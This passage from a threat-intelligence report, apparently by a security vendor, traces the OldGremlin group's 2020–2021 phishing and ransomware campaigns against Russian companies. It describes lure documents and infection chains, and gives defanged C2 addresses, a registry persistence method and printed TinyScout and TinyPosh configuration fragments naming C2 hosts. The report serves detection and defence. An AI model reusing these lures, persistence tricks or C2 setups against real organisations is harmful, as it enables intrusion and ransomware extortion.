


Figure 9. Scheduling a video call (translated from Russian)

As was done in previous attacks, the first stage of the infection chain was an archive that contained a TinyLink, which in turn ran a TinyHTA. This time, however, its functionality was not limited to downloading and launching the second stage. After restarting the compromised system, it downloaded the next stage from scratch from one of the following addresses:

- hxxps://calm-night-6067.bhrcaoqf.workers[.]dev
- hxxps://rough-grass-45e9.poecdjusb.workers[.]dev
- hxxps://broken-poetry-de86.nscimupf.workers[.]dev



- `hxxps://ksdkpwprtyvbxdobr0.tyvbxdobr0.workers[.]dev`
- `hxxps://ksdkpwpfrtyvbxdobr1.tyvbxdobr1.workers[.]dev`

The attackers used the following address as their **TinyHTA** C2 server:  
**`hxxps://rough-grass-45e9.poecdjusb.workers[.]dexv/load.php`**

Unfortunately, the investigation did not reveal what tool the cybercriminals used during the second stage of the attack. It is worth noting that in other attacks the threat actors usually placed **TinyPosh** in the URL path `load.php`. One of the devices infected during this campaign contained an unusual tool that we named **TinyNode**. For a detailed description, see the **Tools** section.

The document designed for distracting users is shown in Figure 10.

Thank you for supporting our project entitled "Russia-wide survey on the state of the banking sector during the Covid-19 pandemic".

The survey is organized by the [REDACTED] and the media holding RBC.

**The purpose of the survey** is to provide the readers of RBC with up-to-date information about the state of the economic and financial sectors during the pandemic.

This information will help people make informed financial decisions during these challenging times.

**The list of questions:**

1. According to the National Credit Reporting Agency, before the Covid-19 pandemic, Russian banks approved 36.9% of all loan applications submitted by citizens.
2. Did your bank start rejecting more applications for new loans since the Covid-19 pandemic began?
3. Can you confirm that the average mortgage amount dropped during lockdown?
4. Did your bank raise the initial mortgage payment?
5. How did your bank's marketing strategy change during the pandemic?
6. With the Russian Ruble exchange rate decreasing and markets shrinking, did your bank borrow from the Central Bank in case of an emergency?
7. Almost every third bank client who defaulted on their loans reported losing their job. What measures have you taken to restructure loans due to job loss?
8. What percentage of your bank's employees have switched to remote work?

**We would be very grateful if you could answer by May 22, 2020, 8 PM (GMT+3). Please send your answers in the form of a text file to [Julia.koshkina@rbholding.press](mailto:Julia.koshkina@rbholding.press)**

**Figure 10.** The document displayed to victims (translated from Russian)

# The campaign carried out in June 2020




Figure 11. June 2020 campaign scheme

In June 2020, OldGremlin sent emails posing as a law firm. As usual, the first stage of the attack was an archive, **NDA-Nemoloko.zip**, which contained the following files:

- A document with an illegible name that was used as bait
- **NDA-Nemoloko-04062020.docx.lnk (TinyLink)**

The **TinyLink** also contained a document. We were unable to find out why the attackers added two documents at once. The documents are shown in Figure 12 (below on the left is the document from the archive, below on the right is the document from the LNK):





Figure 12. Two documents displayed to victims (translated from Russian)

**TinyHTA** also underwent some changes. After displaying the document to the victim, the script saves a Base64-encoded PowerShell script in the registry key **HKCU\Software\Microsoft\Windows\Security** and then runs it. The script downloads the payload from the address **hxxps://dl.dropboxusercontent[.]com/s/omczqfzp77fits9/pack\_2.zip?dl=0**, saves it as **%APPDATA%\TN\win\_service\_updater.zip.zip**, unzips the contents into the directory **%APPDATA%\TN**, ensures persistence, and executes the payload.

During the attack, **TinyNode** was also used as a payload. A pseudo-domain (.onion), which is indispensable for the threat actors to interact with **TinyNode**, was sent to one of the **Cloudflare Workers** addresses:

- **hxxp://wispy-surf-fabd.bhrcaoqf.workers[.]dev/**
- **hxxp://noisy-cell-7d07.poecdjusb.workers[.]dev/**
- **hxxp://wispy-fire-1da3.nscimupf.workers[.]dev/**

## Campaigns carried out from late June to early July 2020



**Figure 13.** Scheme of the campaigns carried out in July 2020

On June 30, 2020, OldGremlin carried out an attack by masquerading as the self-regulatory organization **Edinstvo**. When investigating the attack, we detected two tools that the group had never used before: **TinyScout** and **TinyCrypt**. The threat actors followed the pattern of their previous campaigns and used **TinyLink** during the first stage of the attack. The document displayed to victims is shown in Figure 14

Request #24-11388 dated June 30, 2020 for the provision of documents (information) and assistance

#	Name (description) of the document (information)	Period of submission (established or renewed)	Comment
1	2	3	4
1.	Certificates (other documents or endorsements) for each individual who is a member of the governing bodies of the microloan organization, confirming that these persons do not have a criminal record relating to economic crimes or crimes against the state, have not been penalized by means of disqualification, and have not been involved in illegal activities in financial institutions in accordance with Federal Law of July 2, 2010 #151-FZ "on Microfinancial Activity and Microfinancial Organizations" (hereinafter "Federal Law #151-FZ")		

**Figure 14.** The document displayed to victims (translated from Russian)

**TinyHTA** received the payload from the address **hxxp://45.61.138[.]170/decide.php**. Yet this time the compromised device had **TinyScout** loaded on it — a tool that determines whether to encrypt the system using **TinyCrypt** or to install **TinyPosh** in order to continue post-exploitation.

**TinyScout** downloaded **TinyPosh** if one of the following criteria was met:

- The device is located in the Active Directory domain
- **TeamViewer** is installed on the device
- RDP has been used to connect to the device

If none of the criteria were met, the **TinyCrypt** ransomware was downloaded and launched.

**TinyScout** configuration data:

```

${REmotEHoStARR} = @(
    ("hxxps://hello.tyvbxdobr0.workers[.]dev"),
    ("hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev"),
    ("hxxps://old-mud-23cb.tkbizulvc.workers[.]dev"),
    ("hxxp://45.61.138[.]170"))
${loCKENDpOInt} = ("web/index.php?r=site/loadlock")
${TiNyeNDpoInt} = ("load.php")

```

**TinyPosh** configuration data:

```

${CAmpAIgnId} = ("Covid19Camp")
${REmotEHoStARR} = @(
    ("hxxps://hello.tyvbxdobr0.workers[.]dev"),
    ("hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev"),
    ("hxxps://old-mud-23cb.tkbizulvc.workers[.]dev"),
    ("hxxp://45.61.138[.]170"))
${gLObal:REmOtEHoSt} = ''
${gLObal:ReqUesTErrLvL} = 0
${COMMaNdPATH} = ("web/index.php?r=cmd")
${ReGIstrYPATH} = "HKCU:\Software\Classes\"
${rEGiStErEdKey} = "Registered"
${moDulesKey} = 'TM'
${WoRKHOsTKey} = 'WHK'
${wAItingTRig} = "waiting"

```

The fragments of code above show that three Cloudflare Workers domains and one IP were used as C2 servers.

On July 7, 2020, the file **Covid19-ВтораяВолна.zip** was uploaded to VirusTotal. The infection chain was the same as in the previous attack, namely **TinyScout** was downloaded from the address **hxxps://hello.tyvbxdobr0.workers[.]dev/decide.php** and its C2 addresses also coincided with the addresses used before.

## A series of campaigns carried out in August 2020

From August 2020, OldGremlin decided to double down with their operation and conducted a series of mass email campaigns targeting banks, major energy and insurance companies, and even a military manufacturing facility. The kill chain underwent some changes: the phishing emails now contained shortened **bit[.]ly** links leading to **Cloudflare Workers** domains, which the group had often used in the past. In the same way as before, the links led to archives, but this time the archives contained SFX files (**TinyBox**) designed for launching **TinyNode**. Every single SFX archive sent .onion pseudo-domains to **192.248.165[.]254**. All the emails in these campaigns were sent from Outlook servers between 5 and 10 AM (GMT+3).

In all attacks carried out in August, the infection scheme shown in Figure 15 was used.




Figure 15. Scheme of the campaigns carried out in August 2020

### Campaigns carried out on August 10 and 11, 2020

As a part of this set of attacks, OldGremlin carried out a mass phishing campaign masquerading as **Finauditervis LLC and the Russian Union of Industrialists and Entrepreneurs**. Emails were sent from the domains **finauditservice[.]com** and **ruspp[.]org**. Our sensors detected around 550 emails with similar content (see Figure 16).






Figure 16. Content of the phishing emails (translated from Russian)

### The campaign carried out on August 13, 2020

Two days later OldGremlin carried out another mailout, this time posing as RBC. In this mailing campaign, the cybercriminals used the same domain as in the attack carried out in May: **rbcholding[.]press**. This campaign targeted fewer addressees. We found only 23 emails, each following the same pattern (see Figure 17).




Figure 17. Content of the phishing emails (translated from Russian)

### The campaign carried out on August 14, 2020

This time, the cybercriminals conducted a mass campaign (more than 200 emails) and made it look like they were contacting people on behalf of a metals and mining company. The emails were sent from the domain **\*\*\*nikel[.]co**

(see Figure 18).




Figure 18. Content of the phishing emails (translated from Russian)

### The campaign carried out on August 19, 2020

During their last campaign in August, OldGremlin sent more than 50 emails posing as Minsk Tractor Works. The group used **nssru[.]com** subdomains (see Figure 19).




Figure 19. Content of the phishing emails (translated from Russian)

After carrying out a series of attacks in August 2020, the threat actors took a break and disappeared from our radars for a long time. Unlike other ransomware gangs, OldGremlin take a vacation after a successful campaign and seem to return to “work” only when their funds start running low.

# The campaign carried out on February 4, 2021




Figure 20. February 2021 attack campaign

After being inactive for almost half a year, the group made a comeback and carried its first campaign. On February 4, 2021, they sent emails purporting to be from **the Russian Association of Online Retailers (AKIT)**. This time, the attackers used Outlook servers instead of Yandex. The phishing emails are shown in Figure 21:


